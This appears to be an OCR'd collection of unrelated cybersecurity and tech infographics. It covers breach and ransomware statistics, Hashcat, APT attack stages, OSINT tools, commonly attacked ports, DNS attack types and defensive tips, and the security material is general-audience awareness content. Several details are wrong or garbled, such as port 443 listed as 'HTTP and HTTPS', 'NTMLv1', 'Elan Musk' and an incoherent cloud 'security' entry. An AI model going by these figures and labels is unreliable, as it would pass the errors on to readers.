
BUSINESS USERS ANDROID

The best Android antivirus software for business users

Manufacturer	Product	AV-TEST-Certificate	Protection (max. 6 pts.)	Performance (max. 6 pts.)	Usability (max. 6 pts.)	Total Score (max. 18 pts.)
ESET	Endpoint Security	APPROVED CORPORATE ENDPOINT PROTECTION	6.0	6.0	6.0	18.0
Google	Play Protect		0.0	6.0	6.0	12.0


AV-TEST: September 2021

www.av-test.org



TOP 10 ADVANTAGES OF CLOUD COMPUTING
1
Less Costs
The services are free from capital expenditure. There are no huge costs of hardware in cloud computing. You just have to pay as you operate it and enjoy the model based on your subscription plan.
2
24 X 7 Availability
Most of the cloud providers are truly reliable in offering their services, with most of them maintaining an uptime of 99.9%.
3
Flexibility in Capacity
It offers flexible facility which could be turned off, up or down as per the circumstances of the user.
4
All over Functioning
Cloud computing offers yet another advantage of working from anywhere across the globe, as long as you have an internet connection.
5
Automated Updates on Software
In cloud computing, the server suppliers regularly update your software including the updates on security, so that you do not need to agonize on wasting your crucial time on maintaining the system.
6
Security
Cloud computing offers great security when any sensitive data has been lost. As the data is stored in the system, it can be easily accessed even if something happens to your computer.
7
Carbon Footprint
Cloud computing is helping out organizations to reduce their carbon footprint. Organizations utilize only the amount of resources they need, which helps them to avoid any over-provisioning.
8
Enhanced Collaboration
Cloud applications enhance collaboration by authorizing diverse groups of people virtually meet and exchange information with the help of shared storage.
9
Control on the Documents
Before cloud came into being, workers needed to send files in and out as the email attachments for being worked on by a single user at one time ultimately ending up with a mess of contrary titles, formats, and file content.
10
Easily Manageable
Cloud computing offers simplified and enhanced IT maintenance and management capacities by agreements backed by SLA, central resource administration and managed infrastructure.
Find more details about cloud computing with
HACKER COMBAT

Armorblox


Proofpoint Credential Phishing



Attack Type	Attack Payload	Techniques Used	Email Security Bypassed
Credential phishing	Phishing page	Social engineering; workflow spoofing; brand impersonation; account compromise	Microsoft email security



Some interesting facts about
ARTIFICIAL INTELLIGENCE
#1
THE AI MARKET WILL BE WORTH A LOT
A PwC report estimates that AI will contribute $15.7 trillion to the global economy by 2030.
#2
AI IS MORE THAN JUST MACHINE LEARNING
GPU chipmaker NVIDIA Corp. defines machine learning as " Practise of using algorithms to parse data, learn from it, and then make a determination of prediction about something in the world."
#3
THE AUTONOMOUS VEHICLE MARKET IS BEING DRIVEN BY AI
NVIDIA created its own computer "the Drive PX pegasus" powered by the companies AI and GPUs, specifically for driverless cars.
#4
AI IS ALREADY MAKING THE CONNECTED HOME BETTER
Amazon's AI personal assistant, Alexa, holds 70% of the smart speaker market right now and could add $10 billion the company's top line by 2020.
#5
PRODUCTS YOU BUY ARE BEING SUGGESTED TO YOU BY AI
Amazon CEO Jeff Bezos told investors last year that AI is being used to recommend products to customers, determines which deals to offer and when, and influences many aspects of the business.
#6
THE AI PROCESSOR BATTLE HAS STARTED
Alphabet has created its own AI processor, called the Tensor Processing Unit (TPU), specifically designed to make its advertising, search, Gmail, Google photos, and other services smarter.
#7
TECH LEADERS ARE WORRIED ABOUT AI
Tesla CEO Elan Musk has warned on multiple occasions that AI could eventually be dangerous to people. He commands some regulation around the technology.
#8
STEPHEN HAWKING THINKS AI WILL MAKE JOBS DISSAPPEAR
Hawking is one of many deep thinkers who believe AI systems will eliminate many jobs, and not create enough to replace them.
#9
HUMANS ARE SMARTER THAN ANY TYPE OF AI
Some researchesrs expects AI system to be only one-tenth as smart as a human by 2035. But by 2060 AI could start performing nearly all the tasks humans do - - and doing them much better.



CYBERSECURITY
2021
Unfold Labs
28%
Data Breaches Affected Small Business Victims
1
Cyberattack Every 39 Seconds
30%
Data Breaches Involve Internal Actors
22
Average Security Breaches Faced by Companies in 2020
20B
Data Records Lost or Stolen in 2020
95%
Data Breaches are Caused by Human Errors
$17.7K
Lost Every Minute Due to Phishing Attacks
71%
Breaches are Financially Motivated
$148
Average Cost per Lost or Stolen Record per Individual
7M
Data Records Compromised Every Day
22%
Data Breaches Involved Use of Stolen Credentials
3B
Compromised Accounts - Yahoo holds Record for Largest Data Breach of all Time
10 Worst Computer Viruses in History
Mydoom Damage: $38B Year: 2003
SoBig Damage: $37B Year: 2000s
Sasser Damage: $31B Year: 2004
Klez Damage: $19.8B Year: 2001
ILOVEYOU Damage: $15B Year: 2000
Slammer Damage: $1.2B Year: 2003
Code Red Damage: $2.4B Year: 2001
Zeus Damage: $3B Year: 2007
WannaCry Damage: $5B Year: 2017
Conflicker Damage: $9B Year: 2008
How Do Data Breaches Occur?
33% Using Weak Passwords
39% Using Unsecured Wi-Fi Networks
59% Using Same Passwords for all Logins
91% Attacks Launch with a Phishing Email
28% Failed to Install a Good Anti-Virus Software
31% Downloading files from Third-Party Sources
Cyber Attacks by Industry
IT 78%
Healthcare 73%
Finance 67%
Charity 62%
Advertising 53%
Legal 47%
Education 36%
Travel 31%
10 Tips to Avoid Cyber Attacks when WFH
Use Antivirus
Encrypt Sensitive Data
Secure Your Home Wi-Fi
Separate Work & Personal Devices
Keeping Software Up-to-Date
Use VPN
Use Cloud Services
Strong Passwords
Phishing Awareness
Invest in Password Manager
Our Predictions 2021
Remote Workers are the Latest Threat
Expect more Cloud Breaches
Ransomware will Become Worse
Expect more Bad Bot Problems
Smart Devices will Evolve from Connected to Autonomous
www.unfoldlabs.com

Cyber Defense Media Group
Platforms: Awards, Magazine, Radio, Webinars, TV
www.cyberdefenseawards.com
www.cyberdefensemagazine.com
www.cyberdefenseradio.com
www.cyberdefensetv.com
www.cyberdefensewebinars.com
Toll Free (USA): 1-833-844-9468
marketing@cyberdefensemagazine.com

RANSOMWARE IS ON THE RISE

$20B	2021	Paid by American Companies in ransomware
$11.5B	2019	Paid by American Companies in ransomware

[Source: Purple Sec]

ALL INDUSTRIES ARE UNDER ATTACK!


ATTACKS ON BUSINESSES INCREASED SIGNIFICANTLY

In 2021, 37% of all businesses and organizations were hit by ransomware and only 57% of them have been successful in recovering their data using a backup.

[Source: Sophos]

How to Stop Ransomware In Its Tracks

Full Infographic



Hashcat

HACKER COMBAT COMMUNITY

Hashcat is a popular password cracker designed to break even the most complex password representation. To do this, it enables the cracking of a specific password in multiple ways, combined with versatility and speed.

Password representations are primarily associated with hash keys, such as MD5, SHA, WHIRLPOOL, RipeMD, NTMLv1, NTMLv2, and so on. They are also defined as a one-way function — this is a mathematical operation that is easy to perform, but very difficult to reverse engineer.


Hashcat turns readable data into a garbled state (this is a random string of fixed-length size). Hashes do not allow someone to decrypt data with a specific key, as standard encryption protocols allow. Hashcat uses precomputed dictionaries, rainbow tables, and even brute-force to find an effective and efficient way to crack passwords.

Hackercombat.com

Cybint

DO YOU OWN A COMPUTER?

3 Cybersecurity Terms You Should Know




SOCIAL ENGINEERING

A technique used to manipulate and deceive people to gain sensitive and private information. Scams based on social engineering are built around how people think and act.

CLICKJACKING

A hacking attack that tricks victims into clicking on an unintended link or button, usually disguised as a harmless element.




DEEPFAKE

An audio or video clip that has been edited and manipulated to seem real or believable. The most dangerous consequence of the popularity of deepfakes is that they can easily convince people into believing a certain story.

VISUAL CAPITALIST DATASTREAM

WHICH INDUSTRIES ARE EMBRACING REMOTE WORK?

New data from LinkedIn's Canadian Workforce Report shows that remote work may be here to stay, and could even become the norm in a few key industries.



Broadly speaking, **12%** of paid job postings offered remote work in September 2021. Prior to the pandemic, that number sat at just **1.3%**.

For now, many jobs in retail and manufacturing still require being in a specific location.

Source: LinkedIn Workforce Report – Sept 2021 (Canada)

Three Types of Artificial Intelligence (AI) Systems

AI needs to do much more to tackle the challenge of thinking like a human. Achieving artificial general intelligence (AGI) by improving on existing narrow applications of AI is one way to think about it, but we must look at how we think. Here are three ways such AI systems can work.

@ravidugh

01 Deductive Inference

Symbolic AI systems that work on a predefined set of rules and facts to solve a given problem.

Popular mid-1950s until the middle 1990s

02 Inductive Inference

Machine learning systems that find patterns in the data and maps inputs to outputs to find an answer.

Early 2000's to present

03 Abductive Inference

'Common Sense' systems that work with big data to select the most promising hypothesis and test it to reach a sound conclusion.

Emerging & future

Secure Systems Against BlackMatter Ransomware-as-a-Service

Since July 2021, BlackMatter ransomware actors have used the malware to target U.S. critical infrastructure. CISA, FBI and NSA released a Cybersecurity Advisory to outline the threat, adversary tactics used, and mitigations to detect and counter. Take these actions to reduce risk of compromise:

- Implement the provided detection signatures
- Use strong, unique passwords
- Implement multi-factor authentication
- Limit access to admin resources
- Segment networks and monitor lateral movement activities
- Use time-based access to protect admin accounts
- Implement and enforce backup and restoration processes

Go to StopRansomware.gov for the BlackMatter Ransomware advisory and more actionable guidance to secure networks and respond to the ransomware threat.

Top 10 DNS Attack Types

- DNS Cache Poisoning Attack
- DNS Hijacking
- TCP SYN Floods
- Random Subdomain Attack
- Phantom Domain Attack
- Domain Hijacking
- Botnet-based Attacks
- DNS Tunneling
- DNS Flood Attack
- Distributed Reflection Denial of Service (DRDoS)

Hackercombat.com

HACKER COMBAT COMMUNITY

HACKER COMBAT COMMUNITY

Commonly Hacked TCP & UDP Ports

In your security tests, be sure to check these commonly hacked TCP and UDP ports.

@hackercombat

- TCP Port 21 — FTP (File Transfer Protocol
- TCP Port 22 — SSH (Secure Shell)
- TCP Port 23 — Telnet
- TCP Port 25 — SMTP (Simple Mail Transfer Protocol)
- TCP & UDP Port 53 — DNS (Domain Name System)
- TCP Port 443 — HTTP and HTTPS
- TCP Port 110 — POP3 (Post Office Protocol version 3)
- TCP & UDP Port 135 — Windows RPC
- TCP & UDP Ports 137–139 — Windows NetBIOS over TCP/IP
- TCP Port 1433 & UDP Port 1434 — Microsoft SQL Server

@hackercombat

Follow us

Visit Hackercombat.com

3 Pillars Of Cyber Security

1. PEOPLE

This is the category that includes users. Users are known to be particularly weak in the cybersecurity chain. Unfortunately, cyber criminals are aware of this and often target them rather than systems during attacks. Users are the culprits in creating weak passwords, downloading attachments in strange emails, and easily falling for scams.

2. PROCESS

This category encompasses all the processes used by the organization. These can include business processes, such as the supply chain, that could be exploited by attackers to get malware inside companies. Supply chains are, at times, targeted in organizations that are well secured against other methods of being attacked.

3. TECHNOLOGY

Technology relates to both the devices and software used by an organization. Technology has been a prime target for cyber criminals and they have developed many techniques to compromise it. While security companies try to keep abreast of the threats facing technology today, it seems that cyber criminals have always had the upper hand. Cyber criminals can source new types of malware from underground markets and use them in multiple attacks against different technologies.

IT Infrastructure Acronyms

HACKER COMBAT COMMUNITY

- **MSTSC** — Microsoft Terminal Service Client
- **MPP** — Massive Parallel Processing
- **NFS** — Network File System
- **RAID** — Redundant Array of Independent Disk
- **RAM** — Random-access Memory
- **SLA** — Service Level Agreement
- **OLA** — Operational-level Agreement
- **SSO** — Single Sign-On
- **VTL** — Virtual Tape Library
- **VDI** — Virtual Desktop Infrastructure
- **BIOS** — Basic Input Output System
- **DVD** — Digital Versatile Disc
- **PSU** — Power Supply Unit
- **ROM** — Read-Only Memory
- **UPS** — Uninterruptible Power Supply
- **DC** — Data Center
- **GUI** — Graphical User Interface
- **TPU** — Tensor Processing Unit
- **RISC** — Reduced Instruction Set Computer
- **AU** — Activation Unit

@Hackercombat

Hackercombat.com

How An Advanced Persistent Threat (APT) Attack Works

HACKER COMBAT COMMUNITY

GAIN ACCESS

APT groups gain access to a target by targeting systems through the internet. Normally, through spear phishing emails or via an application vulnerability with the intention of leveraging any access by inserting malicious software into the target.

ESTABLISH A FOOTHOLD

After gaining access to the target, threat actors use their access to do further reconnaissance. They begin exploiting the malware they've installed to create networks of backdoors and tunnels that they can use to move around unnoticed. APTs may use advanced malware techniques such as code rewriting to cover their tracks.

@Hackercombat

GAIN EVEN GREATER ACCESS

Once inside the targeted network, APT actors may use methods such as password cracking to gain administrative rights. This, in order to control more of the system and get even deeper levels of access.

MOVE LATERALLY

Once threat actors have breached their target systems, including gaining administrator rights, they can then move around the enterprise network at will. Additionally, they can attempt to access other servers, as well as other secure areas of the network.

@Hackercombat

STAGE THE ATTACK

At this point, the hackers centralize, encrypt and compress the data so they can exfiltrate it.

TAKE THE DATA

The attackers harvest the data and transfer it to their own system.

REMAIN UNTIL THEY'RE DETECTED

The cybercriminals can repeat this process for long periods of time until they're detected, or they can create a backdoor so they can access the system again at some point.

FOLLOW US

Hackercombat.com

Top Open Source Intelligence Tools

HACKER COMBAT COMMUNITY

@hackercombat

- Censys
- Google Dorks
- Maltego
- Recon-Ng
- theHarvester
- Shodan
- Jigsaw
- Creepy
- SpiderFoot
- Nmap
- WebShag
- OpenVAS
- Fierce
- Unicornscan
- ZoomEye
- Foca
- HaveIbeenPwned
- CheckUserNames
- BeenVerified
- BuiltWith

Hackercombat.com

Hackercombat.com

HACKER COMBAT COMMUNITY

Man-in-the-Middle [MITM] Attack Prevention Tips

- Use Secured Wi-Fi Only
- Always Connect To HTTPS
- Use DNS Over HTTPS
- Use VPN To Encrypt Data
- Use Password Manager
- Use Multi-FactorAuthentication
- Enforce Zero-Trust Policies
- Monitior Network Activity

@hackercombat
@hackercombat
Hackercombat.com

Hackercombat.com

10 Fastest-growing Cybersecurity Skills To Learn In 2021

@Hackercombat

01 Application Development Security

02 Cloud Security

03 Risk Management

04 Threat Intelligence

05 Incident Response

06 Compliance and Controls

07 Data Privacy and Security

08 Access management

09 Security Strategy & Governance

10 Health Information Security

HACKER COMBAT COMMUNITY

*Source: Atlas VPN

